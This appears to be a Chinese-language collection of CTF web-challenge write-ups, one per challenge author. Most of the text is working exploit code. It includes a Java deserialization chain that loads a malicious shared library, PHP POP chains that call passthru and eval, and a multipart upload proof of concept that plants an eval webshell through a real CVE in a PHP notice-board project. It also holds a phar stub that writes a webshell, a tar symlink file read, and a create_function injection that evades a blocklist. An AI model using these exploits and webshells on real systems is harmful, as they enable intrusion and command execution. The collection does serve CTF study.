
load_jvav - Leaveret

解题思路

先抓包查看基础功能，有文件上传，目录遍历，文件读取,其中文件读取获取的是base64编码




利用目录穿越漏洞定位到上传文件路径和flag文件路径




QQ_1764818633350.png

发现无法读取flag




但是在/app目录下存在源码，先下载一下看看



获取源码

```
import requests
import base64
url="http://192.168.68.136"
url+="api/FileRead?filename=../../app/ezjava_src.zip"
response=requests.get(url).text
print(response)
open("ezjava_src.zip","wb+").write(base64.b64decode(response.encode("utf-8")))
```


获取源码之后可以看到upload路由有反序列化入口，其中YouFindThis存在invoke



这题核心考点就是so文件加载自执行。反序列化调用System.load()加载so文件自执行，把flag读取到另一个文件中即可

```
#include "stdio.h"
#include "stdlib.h"
static void before(void) attribute((constructor));
void before(){
    system("cat /flag/flag.flag > /app/upload/out");
}
```

编译

```
gcc myso.c -fPIC -shared -o libmy.so
```

上传libmy.so

在写一个反序列化加载so文件

```
package com;
```


```
import com.example.utile.YouFindThis;
```

```
import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.util.Base64;

public class exp {
    public static void main(String[] args) throws Exception {
        YouFindThis youFindThis = new YouFindThis();
        //System.load();

        youFindThis.aClass = System.class;
        youFindThis.methed = "load";
        youFindThis.argclass = String.class;
        youFindThis.args = "/app/upload/libmy.so";
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(youFindThis);
        oos.flush();
        Base64.Encoder encoder = Base64.getEncoder();
        System.out.println(new String(encoder.encode(baos.toByteArray())));
    }
}
```

最后会在upload目录生成out文件读取得到flag



ezpop - winter

解题思路

链尾就是eenddd类,没什么好说的.这里过滤了一些常见的读文件/命令执行函数,但是反引号, `passthru`, ``var_dump``之类的函数都没过滤,非常好绕过

注意到这里方法名是`__get()`,当访问不存在的属性时会触发

Code block

```
1  class flaa {
2      public $var10;
3      public $var11="1145141919810";
4
5      public function __invoke() {
6          if (md5(md5($this->var11)) == 666) {
7              return $this->var10->hey;
8          }
9      }
10 }
```

注意到类flaag中,访问了不存在的键hey。注意到方法是__invoke(),把对象当成函数调用的时候会触发

注意到类starlord中

Code block

```
1 public function __call($arg1, $arg2) {
2     $function = $this->var4;
3     return $function();
4 }
```

方法是__call(),访问不存在的方法时触发,anna类中有类似操作

Code block

```
1 public function __toString() {
2     $long = @$this->var6->add();
3     return $long;
4 }
```

方法是__toString(),把对象当成字符串时触发。begin中有类似操作

Code block

```
1 function __destruct() {
2     echo $this->var1;
3 }
```

构造完毕

Code block

```
1 begin{__destruct()} --> anna{__toString()} --> starlord{__call()} -->
   flaag{__invoke()} --> eenndd{__get()}
```

最后这有个双重md5,脚本如下.这里不小心变成弱比较了,213也能对

Code block

```
1 # -*- coding: utf-8 -*-
2 # 运行: python2 md5.py "666" 0
3 import multiprocessing
```

```

4  import hashlib
5  import random
6  import string
7  import sys
8
9  CHARS = string.ascii_letters + string.digits
10
11
12 def cmp_md5(substr, stop_event, str_len, start=0, size=20):
13     global CHARS
14     while not stop_event.is_set():
15         rnds = ''.join(random.choice(CHARS) for _ in range(size))
16         md5 = hashlib.md5(rnds)
17         value = md5.hexdigest()
18         if value[start: start + str_len] == substr:
19             # print rnds
20             # stop_event.set()
21
22             # 碰撞双md5
23             md5 = hashlib.md5(value)
24             if md5.hexdigest()[start: start + str_len] == substr:
25                 print rnds + "=>" + value + "=>" + md5.hexdigest() + "\n"
26                 stop_event.set()
27
28
29
30 if __name__ == '__main__':
31     substr = sys.argv[1].strip()
32     start_pos = int(sys.argv[2]) if len(sys.argv) > 1 else 0
33     str_len = len(substr)
34     cpus = multiprocessing.cpu_count()
35     stop_event = multiprocessing.Event()
36     processes = [multiprocessing.Process(target=cmp_md5, args=(substr,
37                                                             stop_event,
38                                                             str_len, start_pos))
39                 for i in range(cpus)]
39     for p in processes:
40         p.start()
41     for p in processes:
42         p.join()

```

```
1 <?php
code block
2 error_reporting(0);
3
4 class begin {
5     public $var1;
6     public $var2;
7
8
9     function __destruct() {
10         echo $this->var1;
11     }
12
13     public function __toString() {
14         $newFunc = $this->var2;
15         return $newFunc();
16     }
17 }
18
19
20 class starlord {
21     public $var4;
22     public $var5;
23     public $arg1;
24
25     public function __call($arg1, $arg2) {
26         $function = $this->var4;
27         return $function();
28     }
29
30     public function __get($arg1) {
31         $this->var5->ll2('b2');
32     }
33 }
34
35 class anna {
36     public $var6;
37     public $var7;
38
39     public function __toString() {
40         $long = @$this->var6->add();
41         return $long;
42     }
43
44     public function __set($arg1, $arg2) {
45         if ($this->var7->tt2) {
46             echo "yamada yamada";
47         }
48     }
49 }
```

```

48     }
49 }
50
51 class eenndd {
52     public $command='passthru("od -a /f*");';
53
54     public function __get($arg1) {
55         if (preg_match("/flag|system|tail|more|less|php|tac|cat|sort|shell|
/i", $this->command))
56             eval($this->command);
57     }
58 }
59
60 class flaa {
61     public $var10;
62     public $var11="rSYwGEnSLmJWwqkEARJp";
63
64     public function __invoke() {
65         if (md5(md5($this->var11)) == 666) {
66             return $this->var10->hey;
67         }
68     }
69 }
70
71 $a = new begin();
72 $a -> var1 = new anna();
73 $a ->var1->var6 = new starlord();
74 $a->var1->var6->var4 = new flaa();
75 $a->var1->var6->var4->var10 = new eenndd();
76 echo serialize($a);

```

=>

Code block

```

1  0:5:"begin":2:{s:4:"var1";0:4:"anna":2:{s:4:"var6";0:8:"starlord":3:
{s:4:"var4";0:5:"flaa":2:{s:5:"var10";0:6:"eenndd":1:
{s:7:"command";s:22:"passthru("od%09-
a%09/f*");";}s:5:"var11";s:20:"rSYwGEnSLmJWwqkEARJp";}s:4:"var5";N;s:4:"arg1";N
;s:4:"var7";N;}s:4:"var2";N;}

```

b@by n0t1ce b0ard - LamentXU

解题思路

直接从CVE官网找: <https://www.cve.org/CVERecord?id=CVE-2024-12233>

References 5 Total

- [vuln.com: VDB-286979 | code-projects online-notice-board-using-php 1.0 Unrestricted Upload](#)
vdb-entry technical-description
- [vuln.com: Submit #456458 | code-projects online-notice-board-using-php 1.0 Unrestricted Upload](#)
signature permissions-required
- [https://github.com/LamentXU123/cve/blob/main/RCE1.md](#)
third-party-advisory
- [https://code-projects.org/](#)
exploit product

<https://github.com/LamentXU123/cve/blob/main/RCE1.md>

找到 POC

Code block

```
1 POST /registration.php HTTP/1.1
2 Host: 127.0.0.1:8081
3 Content-Length: 1172
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="131", "Not_A Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: zh-CN,zh;q=0.9
9 Origin: http://127.0.0.1:8081
10 Content-Type: multipart/form-data; boundary=----
    WebKitFormBoundaryrHSdH2MF1kcJ6HUB
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1:8081/registration.php
19 Accept-Encoding: gzip, deflate, br
```

```
20 Connection: keep-alive
21
22 -----WebKitFormBoundaryrHSdH2MF1kcJ6HUB
23 Content-Disposition: form-data; name="n"
24
25 test
26 -----WebKitFormBoundaryrHSdH2MF1kcJ6HUB
27 Content-Disposition: form-data; name="e"
28
29 test
30 -----WebKitFormBoundaryrHSdH2MF1kcJ6HUB
31 Content-Disposition: form-data; name="p"
32
33 test
34 -----WebKitFormBoundaryrHSdH2MF1kcJ6HUB
35 Content-Disposition: form-data; name="mob"
36
37 test
38 -----WebKitFormBoundaryrHSdH2MF1kcJ6HUB
39 Content-Disposition: form-data; name="gen"
40
41 test
42 -----WebKitFormBoundaryrHSdH2MF1kcJ6HUB
43 Content-Disposition: form-data; name="hob[]"
44
45 reading
46 -----WebKitFormBoundaryrHSdH2MF1kcJ6HUB
47 Content-Disposition: form-data; name="img"; filename="basic_webshell.php"
48 Content-Type: application/octet-stream
49
50 <?php @eval($_GET['attack']);?>
51
52 -----WebKitFormBoundaryrHSdH2MF1kcJ6HUB
53 Content-Disposition: form-data; name="yy"
54
55 1950
56 -----WebKitFormBoundaryrHSdH2MF1kcJ6HUB
57 Content-Disposition: form-data; name="mm"
58
59 2
60 -----WebKitFormBoundaryrHSdH2MF1kcJ6HUB
61 Content-Disposition: form-data; name="dd"
62
63 3
64 -----WebKitFormBoundaryrHSdH2MF1kcJ6HUB
65 Content-Disposition: form-data; name="save"
66
```

```
67 Save
68 -----WebKitFormBoundaryrHSdH2MF1kcJ6HUB--
69
```

复制一遍到burp打。打完去 `/images/test/basic_webshell.php?attack=` 拿到webshell。然后 `cat /flag` 就行。见<https://www.cnblogs.com/LAMENTXU/articles/19328800>

flag? 我就借走了 - 糖糖毬

解题思路

理工生的同人文件分享站

这是我用业余时间用Python+Flask写的一个分享网站，如果你喜欢

支持上传.png .avif .webp .gif .jxl .txt文件

同时本站还支持上传打包格式，上传后会自动帮你解压到目录。

作为理工生，打包格式用tar不过分吧

上传文件

未选择文件

文件列表

- 暂无文件

见到tar格式一般联想到软链接，在linux环境下执行


Code block

```
1 ln -s /flag link.txt
2 tar -cvf link.tar link.txt
```

我们就得到了一个叫做link.tar的归档文件，我们上传一下



可以看到后端自动解压后有个叫link.txt的，访问一下



flag{a63b4d37-7681-4850-b6a7-0d7109febb19}

成功拿到flag

include_upload - zhizuijimi

解题思路

生成phar文件

Code block

```
1  <?php
2  $phar = new Phar('exp.phar');
3  $phar->compressFiles(Phar::GZ);
4  $phar->startBuffering();
5
6  $stub = <<<'STUB'
7  <?php
8      $filename="/var/www/html/2.php";
9      $content="<?php eval(\$_POST[1]);?>";
10     file_put_contents($filename, $content);
11     __HALT_COMPILER();
12 ?>
13 STUB;
14
15 $phar->setStub($stub);
16 $phar->addFromString('test.txt', 'test');
17 $phar->stopBuffering();
18
19 $fp = gzopen("exp.phar.gz", 'w9');          #压缩为gz绕过滤
20 gzwrite($fp, file_get_contents("exp.phar"));
21 gzclose($fp);
22
23 ?>
24
```

然后改文件名为1.phar.png,然后马进去了执行命令就行

Bypass - BR

解题思路

进入题目环境，可以看到源码：

Code block

```
1  <?php
2  class FLAG
3  {
```

```

4     private $a;
5     protected $b;
6     public function __construct($a, $b)
7     {
8         $this->a = $a;
9         $this->b = $b;
10        $this->check($a,$b);
11        eval($a.$b);
12    }
13    public function __destruct(){
14        $a = (string)$this->a;
15        $b = (string)$this->b;
16        if ($this->check($a,$b)){
17            $a(""," $b);
18        }
19        else{
20            echo "Try again!";
21        }
22    }
23    private function check($a, $b) {
24        $blocked_a = ['eval', 'dl', 'ls', 'p', 'escape', 'er', 'str', 'cat',
'flag', 'file', 'ay', 'or', 'ftp', 'dict', '\\.\\.\\. ', 'h', 'w', 'exec', 's',
'open'];
25        $blocked_b = ['find', 'filter', 'c', 'pa', 'proc', 'dir', 'regexp',
'n', 'alter', 'load', 'grep', 'o', 'file', 't', 'w', 'insert', 'sort', 'h',
'sy', '\\.\\.\\. ', 'array', 'sh', 'touch', 'e', 'php', 'flag'];
26
27        $pattern_a = '/' . implode('|', array_map('preg_quote', $blocked_a,
['/' ])) . '/i';
28        $pattern_b = '/' . implode('|', array_map('preg_quote', $blocked_b,
['/' ])) . '/i';
29
30        if (preg_match($pattern_a, $a) || preg_match($pattern_b, $b)) {
31            return false;
32        }
33        return true;
34    }
35 }
36
37
38 if (isset($_GET['exp'])) {
39     $p = unserialize($_GET['exp']);
40     var_dump($p);
41 }else{
42     highlight_file("index.php");
43 }

```

注意到存在危险函数eval，但是我们通过反序列化恢复类FLAG时，魔术方法 `__construct` 并不会触发，所以这个eval没什么用，但是 `__destruct` 魔术方法会触发，我们发现存在这么一个东西：

Code block

```
1  $a("", $b);
```

如果 `$a` 是一个函数，`$b` 是一个参数，那么便能进行一个代码命令执行

而 `$b` 是在第二个参数上，可以想到 `create_fuction` 这么一个函数

函数参考[PHP: create_function - Manual](#)

Code block

```
1  create_function("$a,$b", "return "ln($a) + ln($b) = " . log($a * $b);")
2  等价于：
3  function lambda_1($a,$b){
4      return "ln($a) + ln($b) = " . log($a * $b);
5  }
```

而 `$a` 为 `create_fuction` 也不会被check

那么如果 `$b` 为 `;}phpinfo();/*`

那么

Code block

```
1  $a("", $b);
2  即为
3  create_fuction("", ");}phpinfo();/*")
4  等价于
5  function lambda_1(){
6      ;}phpinfo();/*
7  }
8  也就是
9  function lambda_1(){;}
10 phpinfo();
```

可以代码注入，当然 `$b` 被过滤了许多关键字

这里可以使用 `var_dump` 进行回显，使用反引号执行shell命令，用通配符代替

示例：


```

1 var_dump(`/usr/bin/nl /?lag`);
2 改为
3 var_dump(`/usr/b??/?l /?lag`);

```

EXP

Code block

```

1 <?php
2 class FLAG
3 {
4     private $a;
5     protected $b;
6     public function __construct($a, $b)
7     {
8         $this->a = $a;
9         $this->b = $b;
10    }
11    public function __destruct()
12    {
13        $a = (string)$this->a;
14        $b = (string)$this->b;
15    }
16 }
17
18 $exp = new FLAG("create_function", ";}var_dump(`/usr/b??/?l /?lag`);/*");
19 $exp = serialize($exp);
20 echo urlencode($exp);
21
22 #
0%3A4%3A%22FLAG%22%3A2%3A%7Bs%3A7%3A%22%00FLAG%00a%22%3Bs%3A15%3A%22create_func
